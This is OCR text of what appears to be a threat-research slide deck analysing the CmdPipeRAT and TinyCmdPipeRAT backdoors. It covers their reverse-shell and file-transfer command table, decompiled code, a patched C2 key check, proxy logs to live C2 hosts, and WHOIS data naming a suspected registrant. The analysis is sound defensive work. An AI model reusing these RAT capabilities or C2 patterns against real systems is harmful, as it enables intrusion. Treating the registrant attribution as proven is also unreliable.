0x30    6e 00 6f 00 74 00 65 00 70 00 61 00 64 00 2e 00   n.o.t.e.p.a.d...
0x40    65 00 78 00 65 00 00 00                           e.x.e...
```

command example

In this command, they download “C:¥Windows¥notepad.exe” from victim’s PC.


Command ID	Description
0x01	Sleep 2 sec
0x02	Sleep 20 sec (Default)
0x08	Start reverse shell session
0x09	Execute command on reverse shell
0x0A	Kill reverse shell session
0x0F	Delete file
0x10	Get logical drive information
0x11	List files
0x12	Upload file
0x13	Download file
0x14	Set any sleep time
0x7F	Initialize CmdPipeRAT

4. TinyCmdPipeRAT (1/3)

- RAT（Reverse Shell）
  - Reverse shell written in C/C++
  - **No persistence** mechanisms
  - Compile time stamp is **2022-04-18 15:48:39 - UTC**
  - Containing proxy information of the target company

```
strcpy(v9, "cmd.exe.mui");
memset(&v9[12], 0, 0xF8ui64);
PathName = 0;
memset(v13, 0, sizeof(v13));
Buffer = 0;
memset(v22, 0, sizeof(v22));
FileName = 0;
memset(v18, 0, sizeof(v18));
if ( !access(ExistingFileName, 0) )
{
  sprintf(&NewFileName, "%s\\%s", &Filename, a2);
  CopyFileA(ExistingFileName, &NewFileName, 0);
  sprintf(&Buffer, "%s\\%s\\%s", v14.m128i_i8, "ja-JP", v9);
```

Uses the resource of language for Japanese.



Creates file ”AppLock.log” as log data.
(It’s not deleted.)

4. TinyCmdPipeRAT (2/3)

- C2 server's public key verify
  - RAT verifies whether the **last 16 bytes** of server's public key has the following values
  - 38 88 F8 D5 20 33 08 0C 2F B6 D3 02 03 01 00 01


```
mov     [rbp+900h+var_8D0], 0A018230h
mov     [rbp+900h+var_8CC], 1018202h
mov     [rbp+900h+var_8C8], 688EBF00h
mov     [rbp+900h+var_8C4], 1250D3FAh
mov     [rbp+900h+var_8C0], 0D5F88838h
mov     [rbp+900h+var_8BC], 0C083320h
mov     [rbp+900h+var_8B8], 2D3B62Fh
mov     [rbp+900h+var_8B4], 1000103h
mov     [rbp+900h+DstBuf], di
call    memset
```

```
v4 = pCertContext;
LODWORD(a3) = memcmp(
                a3,     // 38 88 F8 D5 20 33 08 0C 2F B6 D3 02 03 01 00 01
                &pCertContext->pCertInfo->SubjectPublicKeyInfo.PublicKey.pbData
                [pCertContext->pCertInfo->SubjectPublicKeyInfo.PublicKey.cbData - 16],
                0x10ui64) != 0 ? 3 : 0;
CertFreeCertificateContext(v4);
return (unsigned int)a3;
```

- pbData(BYTE) is a pointer to array of bytes that represents the bits [7].
- cbData(DWORD) is the number of bytes in the pbData array.

4. TinyCmdPipeRAT (3/3)


- C2 communication over TLS



The traffic of running TinyCmdPipeRAT in our closed environment

5. Customized frp tool

- Fast Reverse Proxy (frp)[8] is an open source **reverse proxy function tool**



26 Jan 2022

fatedier

v0.39.0

2dab5d0

Compare

v0.39.0

Happy Chinese New Year! 🎉🎉🎉

New

- Added `connect_server_local_ip` in frpc to specify local IP connected to frps.
- Added `tcp_mux_keepalive_interval` both in frpc and frps to set `tcp_mux` keepalive interval seconds if `tcp_mux` is enabled. After using this params, you can set `heartbeat_interval` to `-1` to disable application layer heartbeat to reduce traffic usage(Make sure frps is in the latest version).

Improve

- Server Plugin: Added `client_address` in Login Operation.

Fix

- Remove authentication for healthz api.

▸ Assets 16

👍 29 😄 6 🎉 22 46 people reacted

25 Oct 2021

fatedier

v0.38.0

1437509

Compare

v0.38.0

New

- Add `/healthz` API.
- frpc support `disable_custom_tls_first_byte` .If set true, frpc will not send custom header byte.

Improve

- Use go standard embed package instead of statik.

```
6C 20 2D 2D 25 73 0D 0A  2F 7E 21 66 72 70 30 2E  l·--%s../~!frp0.
33 38 2E 30 33 39 30 36  32 35 3A 68 74 74 70 73  38.0390625:https
3C 2D 63 68 61 6E 3C 2F  61 3E 2E 0A 3C 70 72 65  <-chan</a>..<pre
3E 0A 41 63 63 65 70 74  41 6E 73 77 65 72 41 72  >.AcceptAnswerAr
```

```
2D 25 73 0D 0A 2F 7E 21  66 72 70 30 2E 33 38 2E  -%s../~!frp0.38.
31 33 39 30 36 32 35 3A  68 74 74 70 73 3C 2D 63  1390625:https<-c
68 61 6E 3C 2F 61 3E 2E  0A 3C 70 72 65 3E 0A 41  han</a>..<pre>.A
63 63 65 70 74 41 6E 73  77 65 72 41 72 61 62 69  cceptAnswerArabi
```

Version information (Top: v0.38.0 / Bottom: v0.38.1)

```
C:¥>frpc_380.exe
open ./frpc.ini: The system cannot find the file specified.

C:¥>frpc_380.exe -v
0.38.0

C:¥>frpc_381.exe

C:¥>frpc_381.exe -v
```

Help message display (Top: v0.38.0 / Bottom: v0.38.1)

We have confirmed frp **v0.38.1**, which is **not present** in the **released version**.
This frp(frpc_381.exe) **does not display help messages** that should be displayed when it's run.


03

C2 traffic simulation (DEMO)

About DEMO


- Malware
  - CmdPipeRAT
  - TinyCmdPipeRAT
    (We **patched** the binary of RAT to bypass the C2 server's public key verifies)

- Closed environment to execute malware



Remained artifact

- Process Activity
  - Console command is executed as a child process
- Windows event log (Sysmon)
  - Process creation (Event ID :1)
  - Process terminated (Event ID :5)
  - **No** record PipeEvent (Event ID 16, 18)
- Proxy log



Process tree

Time

http_method	url	http_content_type	http_user_agent	bytes_in	bytes_out	status
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	1204	290	200
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	254	270	200
GET	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	226	270	200
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	303	270	200
GET	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	226	270	200
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	254	238	200
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	254	250	200
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	672	250	200
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	692	254	200
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	864	246	200
POST	http://www.000webhost.jp/	e18f451889e9	Mozilla/5.0%20(Windows%20NT%206.1;%20WOW64)	303	238	200
CONNECT	45.32.253.100:443	-	-	3891	1744	200

CmdPipe RAT


Tiny CmdPipe RAT

Proxy log

04

C2 infrastructures

C2 Infrastructures (1/3)



Characteristic Registrant Information

[9]

This threat actors preferred to use specific **hosting company (Constant Company)**

C2 Infrastructures (2/3)

Domain Information:
[Domain Name] NEILPATEL.JP

[Registrant] Liu Qingzi

[Name Server] ns1.ecpage.com
[Name Server] ns2.ecpage.com
[Signing Key]

[Created on] 2022/01/18
[Expires on] 2023/01/31
[Status] Active
[Last Updated] 2022/01/27 11:54:38 (JST)

Contact Information:
[Name] Liu Qingzi
[Email] support@webnic.cc
[Web Page]
[Postal code] [redacted]
[Postal Address] [redacted]
[Phone] [redacted]
[Fax]

Whois History

Whois Lookup

Whois domain(neilpatel[.]jp) lookup results

Domain	first seen	last seen
neilpatel.jp	2022-01-20	2022-08-17
palagato.jp	2020-06-25	2022-06-29
bulkn.jp	2021-10-29	2022-06-14
000webhost.jp	2019-09-15	2022-04-22
liuqingzi.com	2014-07-17	2021-08-25
xrealog.jp	2019-08-23	2021-08-14

Same string as registrant's name


[10]


Attribute	Value
WHOIS Server	grs-whois.hichina.com
Registrar	HICHINA ZHICHENG TECHNOLOGY LTD.
Domain Status	-
Email	371790415@qq.com (registrant, admin, billing, tech)
Name	liu qingzi (registrant, admin, billing, tech)
Organization	liuqingzi (registrant, admin, billing, tech)
Street	[redacted] (registrant, admin, billing, tech)
City	[redacted] (registrant, admin, billing, tech)
State	[redacted] (registrant, admin, billing, tech)
Postal Code	[redacted] (registrant, admin, billing, tech)
Country	[redacted] (registrant, admin, billing, tech)
Phone	[redacted] (registrant, admin, billing, tech)
NameServers	f1g1ns1.dnspod.net f1g1ns2.dnspod.net

